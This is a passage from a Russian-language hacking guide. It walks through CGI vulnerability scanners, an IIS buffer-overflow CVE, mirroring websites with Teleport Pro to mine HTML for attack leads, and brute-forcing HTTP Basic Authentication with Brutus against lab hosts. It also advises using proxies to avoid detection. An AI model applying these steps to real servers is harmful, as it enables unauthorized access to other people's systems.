


Рис. 8.10. Настройки CGI-сканера весьма полезны

Вкладка **Spy** (Шпион) отображает информацию о сканируемом хосте (Рис. 8.9), включая тип Web-сервера (в данном случае - IIS 5.0), и путь к первой странице сервера (корневой каталог сервера).

Вкладка **Option** (Параметры), представленная на Рис. 8.10, содержит настройки прокси-сервера, пути к папке сценариев и средства для выбора языка пользовательского интерфейса. Советуем не пренебрегать настройками прокси-сервера - любой мало-мальски квалифицированный хакер работает только через прокси-сервер, что дает хотя бы какой-то шанс не засветиться (не сильно обольщайтесь, однако...).

Работа со сканером D@MNED CGI Scanner 2.1 не вызывает затруднений. Для иллюстрации отсканируем в нашей экспериментальной сети хост **Alex-1** с IP-адресом **1.0.0.7**, выполнив такие шаги.

> На вкладке **Scan list** (Список сканируемых узлов) удалите установленный по умолчанию хост **http://www.altavista.com** и добавьте IP-адрес **1.0.0.7.**

➤ Перейдите на вкладку **Scanner log** (Журнал сканирования) и запустите процедуру сканирования. В результате получится список уязвимых сценариев, представленный на Рис. 8.11.

Числовые коды в списке уязвимостей (на Рис. 8.11 отображены 200 и 500) отмечают результат проверки; эти коды перечислены в справочной системе программы. Например, 200 означает успешное завершение - сценарий найден, а 500 - неудачу. Так что теперь можно собрать все сообщения с кодом 200 (они так и отмечены - SUCCESS) и далее можно поискать эксплойт для найденной уязвимости.




Рис. 8.11. Список уязвимостей сервера IIS 5.0впечатляет

К сожалению, авторы программы D@MNED CGI Scanner 2.1 не позаботились о более точном описании найденных уязвимостей и об указании соответствующих им эксплойтов. Такое описание, без сомнения, позволило бы более эффективно взломать сервер с найденной уязвимостью. Поэтому для дальнейшего продвижения хакеру следует прибегнуть к базам данных уязвимостей и эксплойтов, про которые мы упоминали в Главе 1, например, MITRE CVE **(http://www.mitre.org).** В данном случае, как видно из Рис. 8.11, сервер IIS содержит файлы .htr и .idq.; Вот что на этот счет говорит база уязвимостей MITRE.

CVE-2001-0500

Buffer overflow in **ISAPI** extension (idq.dll) in Index Server 2.0 and Indexing Service 2000 in IIS 6.0 beta and earlier allows remote attackers to execute arbitrary commands via a long argument to Internet Data Administration (.ida) and Internet Data Query (.idq) files such as default.ida, as commonly exploited by Code Red.

(Переполнение буфера в расширениях ISAPI (idq.dll) в Index Server 2.0 и Indexing Service 2000 в IIS 6.0 бета-версии позволяет выполнять удаленный взлом для исполнения произвольных команд с помощью длинных аргументов в файлах **.ida** (Internet Data Administration - Администрирование данных Интернета) и **.idq** (Internet Data Query - Запрос данных Интернета), например, default.ida, который обычно используется червем Code Red.)

Reference: **BUGTRAQ:20010618** All versions of Microsoft Internet Information Services, Remote buffer overflow (SYSTEM Level Access)

Reference: **MS:MS01-033**

Reference: **CERT:CA-2001-13**

Reference: BID:2880

Reference: XF:iis-isapi-idq-bo(6705)

Reference: CIAC:L-098

Как видим, CGI-сканер нашел уязвимость сервера IIS к атакам переполнения буфера - излюбленному инструменту хакинга IIS. А чтобы практически использовать найденную уязвимость, следует обратиться к базам эксплойтов, одна из которых содержится на сайте **http://www.securitylab.ru.** И действительно, на этом сайте имеется описание найденной уязвимости, сообщающей следующее.

"В заданной по умолчанию инсталляции IIS позволяется использование .htr файлов, которые используются для изменения Web паролей. Переполнение памяти "кучи" существует в компоненте сервера, который используется для обработки запросов к **.htr** файлам **(ISM.DLL).**

Эта уязвимость была проверена на IIS 4.0 и 5.0 с SP2 и самыми последними заплатами защиты от 1 апреля 2002.

Когда IIS получает запрос к какому-либо файлу, он проверяет, соответствует ли расширение на файле в запросе расширению в отображенных сценариях. Затем он передает запрос к ISAPI фильтру для дальнейшей обработки. **.htr** файлы могут не присутствовать на системе для запроса, который будет обработан ISM.DLL.

Специальный запрос к ISM.DLL может вызвать переполнение кучи в процессе обработки. Это переполнение может использоваться для выполнения произвольного кода с правами IWAM_COMPUTERNAME.

Уязвимость может использоваться для распространения саморазмножающихся червей. Уязвимость найдена в IIS 4.0-5.1."

К сожалению, на сайте **SecurityLab.ru** для рассматриваемой уязвимости предложен эксплойт только для систем Unix и Pyton, что затрудняет его использование в домашних условиях. Такая ситуация очень распространена, и поиск эксплойтов для других уязвимостей чаще всего приносит всего лишь исходный код программ, что характерно для такого рода инструментов (может быть, это связано с наличием проблем в их разработке).

Более обширную информацию о найденных уязвимостях предоставляет программа CGI Vulnerability Scan **(http://www.wangproducts.co.uk),** рабочее окно которой представлен на Рис. 8.12.




Рис. 8.12. Сканер CGI Vulnerability Scan достаточно прост и эффективен

В приложенной к программе документации можно найти описание уязвимых CGI-сценариев, известных программе, однако эта база данных поддерживается недостаточно эффективно - новые уязвимости в ней отсутствуют. За ними следует охотиться на сайтах Интернета, например, **SecurityLab.ru (http://www.securitylab.ru),** где очень часто мелькают сообщения о только что найденных уязвимостях серверов IIS (и других серверов), сопровождаемые описаниями уязвимостей и даже использующими их эксплойтами для хакинга серверов IIS.

Итак, приложив некоторое умение, и при условии некоторого везения хакер может взломать сервер HTTP - и дело сделано. Ну а если это ему не удастся - что же еще полезного для хакинга компьютерной сети организации или для других целей можно извлечь из Web-сайта? Осталась одна возможность - исследовать HTML-код Web-страничек, который подчас хранит в себе очень много интересных открытий. Но чтобы исследовать код HTML, его следует загрузить из Web, поскольку подробное изучение кода HTML дело не быстрое и не простое. Наилучшее решение такой задачи состоит в сканировании ресурсов Web в поисках полезной информации с последующей загрузкой содержимого сайта на компьютер. Признанным фаворитом среди инструментов, предназначенных для таких операций, считается программа Teleport Pro **(http://www.ten-max.com),** предоставляющая широкий набор возможностей по настройке процедур поиска

в сети Web и загрузке найденных ресурсов на локальный компьютер. Вкратце опишем возможности Teleport Pro.

Web-спайдер Teleport fro

Программа Teleport Pro представляет собой мощный инструмент для офлайнового просмотра Web-сайтов, создания зеркальных копий Web-сайтов и извлечения из Интернета файлов с полезными ресурсами. Программа Teleport Pro обеспечивает полностью автоматический режим работы, причем одновременно нескольких копий программы (это свойство называется многопоточностью), функционируя подобно пауку, перемещающемуся в сети Web по ссылкам на Web-сайте. Программы, обладающие последним из указанных свойств, на компьютерном сленге называются «спайдерами» - от английского слова «spider» - паук.

Такие Web-спайдеры способны безо всякого участия пользователя «ползать» по сети Web в поисках «жертвы» - файла с нужной информацией. А чтобы определить, нужен ли вам встреченный при поиске файл, спайдер использует специальные критерии, заданные пользователем. Спайдер Teleport Pro умеет делать следующие вещи.

- Загружать Web-сайты целиком для последующего просмотра в офлайновом режиме.
- Создавать точные копии Web-сайта, полностью сохраняющие структуру каталогов вместе с хранимыми файлами.
- Выполнять поиск на Web-сайте файлов определенного типа.
- Автоматически загружать список файлов с Web-сайта.
- Исследовать любой Web-сайт, связанный с центральным Web-сайтом.
- Производить поиск на Web-сайте по ключевым словам.
- Создавать список всех страниц и файлов на Web-сайте.

Все эти возможности Teleport Pro очень полезны для хакинга, поскольку позволяют вместо утомительного ручного поиска по Web нужной информации, щелчков на ссылках и просмотра страниц автоматически загружать нужные файлы и без всякой спешки тщательно изучать их на своем компьютере.

Для работы с Teleport Pro вы должны создать файл проекта, содержащий несколько адресов файлов, хранимых в сети Web. В файле проекта следует также указать несколько правил выбора гиперссылок, по которым должны выполняться переходы спайдера, и файлов для загрузки из Web. Далее командой меню **Start** (Старт) запускается работа спайдера - и вы можете просто подождать результата, пока Teleport Pro прочитает файлы с указанными адресами, извлечет

их из Web, прочитает гиперссылки из загруженных файлов Web-страниц, перейдет по ссылкам на другие файлы, и так далее до завершения.

При создании файла проекта вы можете задать режим извлечения из сайта Web файлов только определенного типа и следования по ссылкам также только определенного типа. Например, можно заставить Teleport Pro извлекать из Web только графические файлы и выполнять переходы только внутри домена по указанному стартовому адресу, или же указать «глубину» следования по ссылкам. Так что наш Web-спайдер может вести себя достаточно интеллектуально, не покидая того уголка сети Web, в который его поместили.

Рабочее окно программы Teleport Pro представлен на Рис. 8.13.




Рис. 8.13. Рабочее окно Teleport Pro напоминает окно проводника Windows

Для реализации всех описанных выше возможностей пользователю Teleport Pro предоставляется мастер создания проектов, к описанию работы которого мы и перейдем.

Мастер создания нового проекта

Для создания нового проекта выполните такие шаги.

> В рабочем окне Teleport Pro выберите команду меню **File ◆ New Project Wizard** (Файл ◆ Мастер создания нового проекта). На экране появится первый диалог мастера создания нового проекта (Рис. 8.14).

В диалоге на Рис. 8.14 можно установкой переключателя выбрать следующие варианты применения Teleport Pro.

Create a browsable copy of website on my hard drive - Создать просматриваемую копию Web-сайта на моем жестком диске.




Рис. 8.14. Первый диалог мастера создания нового проекта позволяет выбрать один из инструментов TeleportPro

Duplicate *a* website, including directory structure - Дублировать Web-сайт, включая структуру каталогов.

Search a website for files of certain type - Поиск на Web-сайте файлов определенных типов.

Explore every site linked from a central site - Исследовать все сайты, указанные ссылками из центрального сайта.

Retrieve one or more files at known addresses - Извлечь один или более файлов с известными адресами.

Search a website for keyword - Поиск в Web-сайте по ключевым словам.




Рис. 8.15. Второй диалог мастера создания нового проекта позволяет указать стартовый адрес для поиска в Web

- Выберите для начала первый вариант - создание просматриваемой копии Web-сайта на своем жестком диске. В первом диалоге мастера создания нового проекта он установлен по умолчанию, так что просто щелкните на кнопке **Next** (Далее). На экране появится диалог следующего шага работы мастера (Рис. 8.15).

При указании стартового адреса учтите, что адреса Интернета чувствительны к регистру букв. Далее, примите во внимание, что описываемая версия Teleport Pro 1.29.1959 поддерживает работу только с серверами HTTP и FTP.

- В поле вверху диалога укажите начальный адрес для поиска в Web; если вам необходимо задать несколько стартовых адресов, далее их можно будет добавить с помощью команды **New Address** (Новый адрес) на панели инструментов.
- В поле **Up to ... links from this starting point** (До ... ссылок из этой стартовой точки) укажите глубину поиска в Web по числу переходов по ссылкам, начиная от стартовой точки (по умолчанию задано 3).
- Щелкните на кнопке **Next** (Далее) и перейдите в диалог следующего шага мастера создания нового проекта (Рис. 8.16).




Рис. 8.16. В этом диалоге вы можете настроить свой проект

- В диалоге на Рис. 8.16 укажите, какие файлы следует извлекать из Web при создании локальной копии сайта. Имеются следующие возможности:
  - **Just text** (Только текст) - загрузка только текстовых файлов.
  - **Text and graphics** (Текст и графика) - загрузка текстовых и графических файлов.

- **Text, graphics, and sound** (Текстовые, графические и звуковые файлы) - загрузка текстовых, графических и звуковых файлов.
- **Everything** (Все) - загрузка всех файлов.

➤ Если необходимо, создайте учетную запись для доступа к созданному сайту, введя в поле **Account** (Учетная запись) свой логин, а в поле **Password** (Пароль) - пароль.

➤ Щелкните на кнопку **Next** (Далее) и перейдите в следующий диалог мастера создания нового проекта (Рис. 8.17).




Рис. 8.17. Последний шаг создания проекта поздравляет вас с успехом!

В диалоге на Рис. 8.17 содержится поздравление и напоминание, что для запуска проекта следует щелкнуть на кнопке **Start** (Старт) на панели инструментов или выбрать команду **Start** (Старт) из меню **Project** (Проект).

➤ Щелкните на кнопке **Finish** (Готово) и в отобразившемся стандартном диалоге (Рис. 8.18) сохраните файл проекта на диске.




Рис. 8.18. Для сохранения файла проекта программа Teleport Pro предлагает стандартный диалог

Настройка свойств проекта

Более тонкую настройку проекта можно выполнить с помощью диалога **Project Properties** (Свойства проекта), представленного на Рис. 8.19 и открываемого командой меню **Project ◆ Project Properties** (Проект * Свойства проекта).




Рис. 8.19. Параметры создания дублированного сайта в диалоге свойств проекта

Диалог **Project Properties** (Свойства проекта) содержит семь вкладок, позволяющих настроить работу спайдера наиболее оптимальным образом. Мы ограничимся описанием настройки параметров дублирования и зеркального отображения сайта, выполняемой на вкладке **Browsing/Mirroring** (Просмотр/Зеркальное отображение), представленной на Рис. 8.19.

Вкладка **Browsing/Mirroring** (Просмотр/ Зеркальное отображение) содержит множество параметров, позволяющих уточнить способ сохранения файлов на жестком диске компьютера, например, необходимо ли «локализовать» ссылки в сохраняемых страницах, заменив их ссылками на местоположение файлов в папках локального диска. Рассмотрим все эти параметры по порядку.

Флажок **Always save HTML pages** (Всегда сохранять страницы HTML) вынуждает Teleport Pro сохранять документы HTML, т.е. Web-странички, на локальном диске, даже если все остальные параметры, задающие режим извлечения файлов из Web, этого не требуют. Для проекта, подготавливающего Web-сайт для офлайнового просмотра, этот флажок должен быть установлен всегда, поскольку не все файлы Web-страничек имеют расширение **.htm** и **.html**.

- Флажок **Replicate the directory structure of remote servers** (Реплицировать структуру каталогов удаленного сервера) вынуждает спайдер сохранять из-

влекаемые файлы в каталогах с такой же структурой, что и на сервере. Это весьма удобно для работы с сайтом, поскольку «сваливая» все файлы в одну кучу, можно потерять над ними контроль и перезаписать один файл другим.

- Флажок **Use MSIE-compatible filenames (append .htm to HTML files where necessary)** (Использовать имена файлов, совместимые с MSEE (добавлять при необходимости **.htm** к файлам HTML)) помогает браузеру IE определять, что файл содержит документ HTML, даже если расширение имени файла отличается от **.htm** или **.html** (например, **.shtml** или **.pl**). С этой целью, в случае установки флажка, спайдер Teleport Pro переименовывает файлы документов HTML, присваивая расширения **.htm** или **.html**, одновременно перезаписывая ссылки на эти файлы.

В группе элементов управления **Linkage System** (Система связывания) устанавливается, должен ли, и каким образом, спайдер перезаписывать ссылки на сохраняемые файлы. Установка флажка **Localize links for all retrieved files** (Локализовать ссылки для всех извлекаемых файлов) включает режим локализации ссылок и делает доступными расположенные в разделе переключатели, управляющие перезаписью ссылок на файлы, не извлекаемые из Web. Имеется три возможности:

- **Link to a message that explains why the file was not retrieved** - связывать с сообщением, которое объясняет, почему файл не был извлечен. Это сообщение также будет отображать адрес Интернета для данного файла, так что, при желании, его можно будет просмотреть в браузере.
- **Link to the Internet address for the file** - связывать с адресом Интернета данного файла. В этом случае спайдер заменит ссылку на неизвлеченный файл адресом Интернета для этого файла, так что файл можно будет просмотреть браузером.

Link to a place where the local file will be stored - связывать с местом, в которое этот файл должен был быть помещен, т.е. спайдер должен «предсказать» место размещения неизвлеченного из Web файла и установить ссылку на это место. Такой режим работы позволит загружать Web-сайт на локальный диск постепенно, без необходимости повторного установления ссылок на вновь загруженные файлы.

Спайдер Teleport Pro всегда локализует ссылки на внедренные в HTML-документ файлы, например, звуковые, графические, аплеты Java, заменяя их «предсказанными» ссылками на их локальное местоположение. Дело в том, что ссылки на эти файлы недоступны для пользовательского интерфейса - на них нельзя щелкать мышью.

Находящийся внизу группы элементов управления **Linkage System** (Система связывания) флажок **Link using 8.3 filenames** (Связывать, используя имена файлов формата 8.3) заставляет спайдер локализовать файлы с использованием старой, применяемой в DOS системы наименований файлов. При этом спайдер записывает файлы, сохраняя длинные имена, а ссылки на них перезаписываются именами формата 8.3.

Кнопка **Relink all files in the project now** (Заново связать все файлы в проекте) приводит к немедленной перезаписи всех ссылок для файлов HTML в папке проекта, с использованием текущих настроек системы связывания.

Исследование кода HTML

Итак, поработав, спайдер принес вам целую кучу файлов, создав локальную копию Web-сайта. Что же следует искать в коде HTML этой локальной копии Web-сайта? Как правило, создающие Web-сайт люди мало задумываются, насколько информативными могут оказаться сведения, которые они оставляют в своих Web-страничках. Эти сведения не видны пользователю, просматривающему страничку в браузере Web, но прекрасно видны в коде HTML. Что же там можно найти?

Во-первых, это комментарии - пометки, оставляемые в коде для самого себя или для других разработчиков сайта. Комментарии могут содержать фамилии, телефоны, адреса электронной почты, сведения технического характера - в общем, что угодно. Для хакера все это интересно, поскольку любая информация подобного рода - это зацепка для начала хакинга.

Во-вторых, это ссылки на ресурсы сайта - пути к каталогам с документами, сценариями, рисунками - зная все это, легче построить план атаки на сервер, поскольку яснее становится его организация и используемые средства. Вот, например, как выполняется обработка форм, помещенных в Web-страничку по протоколу CGI. Для этого в коде HTML следует указать путь к CGI-сценарию, которому передаются все сведения из формы для последующей обработки. Эти сценарии могут быть испытаны на «надежность» отправкой специально сформированных запросов, в которых сценарию в качестве параметров передается исполняемый код. И если сценарий не проверяет переданные параметры, то вполне вероятно обнаружение дыры в системе защиты. Конечно, все это - путь для весьма квалифицированного хакера.

Наилучшим путем для исключения ошибок такого рода, приводящим к нарушению системы защиты, следует признать использование только проверенных сценариев, лучше всего последних версий, а также испытание созданного Web-сайта на безопасность с помощью специальных средств тестирования, например, приложения Retina (**http://www.eeye.com/html/Products/Retina/**). Далее, на сайте программы Teleport Pro **(http://www.tenmax.com)** предоставляется для бесплат-

ной загрузки и использования утилита очистки HTML-кода от всякой уязвимой информации, помогающей хакеру в реализации планов атаки на сайт Web.

Взлом доступа к страничкам Web

Ну а что делать, если доступ к страничке Web закрыт паролем? В самом деле, имеются странички Web, которые защищены паролем по причинам, вдаваться в которые нет нужды - мы все об этом знаем. Доступ может быть закрыт как запросом пароля из формы HTML, так и с помощью средств сервера HTTP.

В этом случае хакеру ничего не остается, как попробовать взломать пароль доступа, и тут нам на помощь приходит старый добрый метод взлома грубой силой. Мы должны «забрутофорсить» Web-сайт, выполнив попытки многократного входа с различными паролями и логинами.

Несколько попыток можно сделать вручную - ламеры еще не перевелись, и если администратор Web-сайта принадлежит к этой малопочтенной категории, то можно попробовать пары логин/пароль в виде вариаций на тему Administrator/password (некоторые авторы, например, [3] утверждают, что такие входы имеет треть (!!!) серверов Web). Но лучше все же привлечь средства малой механизации и применить программу, скажем, Brutus Authentication Engine Test 2 (Машина тестов аутентификации версии 2), сокращенно Brutus AET2 (**http://www.hobie.net/brutus**), описанную в Главе 6, где мы с ее помощью взламывали чужие почтовые ящики. Теперь посмотрим, как это делается в случае серверов HTTP.

На Рис. 8.20 представлено рабочее окно программы Brutus.




Рис. 8.20. Программа готова «брутофорсить» Web-сайт

Мы выполним атаку на систему базовой идентификации сервера IIS компьютера **Sword-2000**, сделав такие шаги.

- В поле **Target** (Цель) введите IP-адрес жертвы, в данном случае **1.0.0.1**.
- В открывающемся списке **Type** (Тип) выберите тип взламываемой системы защиты, что подразумевает выбор протокола доступа к серверу и метод аутентификации доступа к ресурсу. В данном случае выбран пункт **HTTP (Basic Authentication)** (HTTP (Базовая аутентификация)) - взламывается доступ к серверу HTTP, защищенного с помощью базовой аутентификации (подробнее о методах защиты доступа к IIS можно узнать из справочной системы Windows или в одном из многочисленных руководств по серверам IIS).

В группе элементов управления **Authentication Options** (Параметры аутентификации) следует указать либо список логинов для тестирования в процессе взлома, либо указать единственный логин. Мы ограничимся логином **Administrator,** введя его в поле **Use Username** (Использовать имя пользователя), и сбросив флажок **Single User** (Единственный пользователь).

- В открывающемся списке **Pass Mode** (Режим поиска) выберите пункт **Brute Force** (Грубая сила), задав метод взлома грубой силой, т.е. прямым перебором всех вариантов паролей.
- Щелкните на ставшей доступной кнопке **Range** (Диапазон). На экране появится диалог **Brutus - Brute Force Generation** (Brutus - Генерирование паролей прямым перебором), представленный на Рис. 8.21.

В диалоге Brutus - Brute Force Generation (Brutus - Генерирование паролей прямым перебором) делается основной выбор - следует указать, какой длины может быть пароль у сервера IIS и какие символы он может использовать. Тут все зависит от вашей творческой фантазии и удачи; для демонстрации мы выберем и в поле **Min Length** (Минимальная длина), и в поле **Max Length** (Максимальная длина) одно число - 3. Применяемые символы мы ограничим цифрами, установив переключатель **Digits only** (Только цифры).




Рис. 8.21. Выбор символов и длин тестируемых строк

Теперь все готово для атаки.

- Щелкните на кнопке **Start** (Старт) в диалоге **Brutus - AE2** (Рис. 8.20) и наблюдайте за сообщениями и линейным индикатором внизу диалога. Результат представлен в диалоге **Brutus - AE2** на Рис. 8.22.




Рис. 8.22. Пароль доступа к IIS взломан!

Теперь, когда при обращении к взломанному серверу IIS отобразится диалог запроса пароля, представленный на Рис. 8.23, вы будете знать, что туда следует вводить.

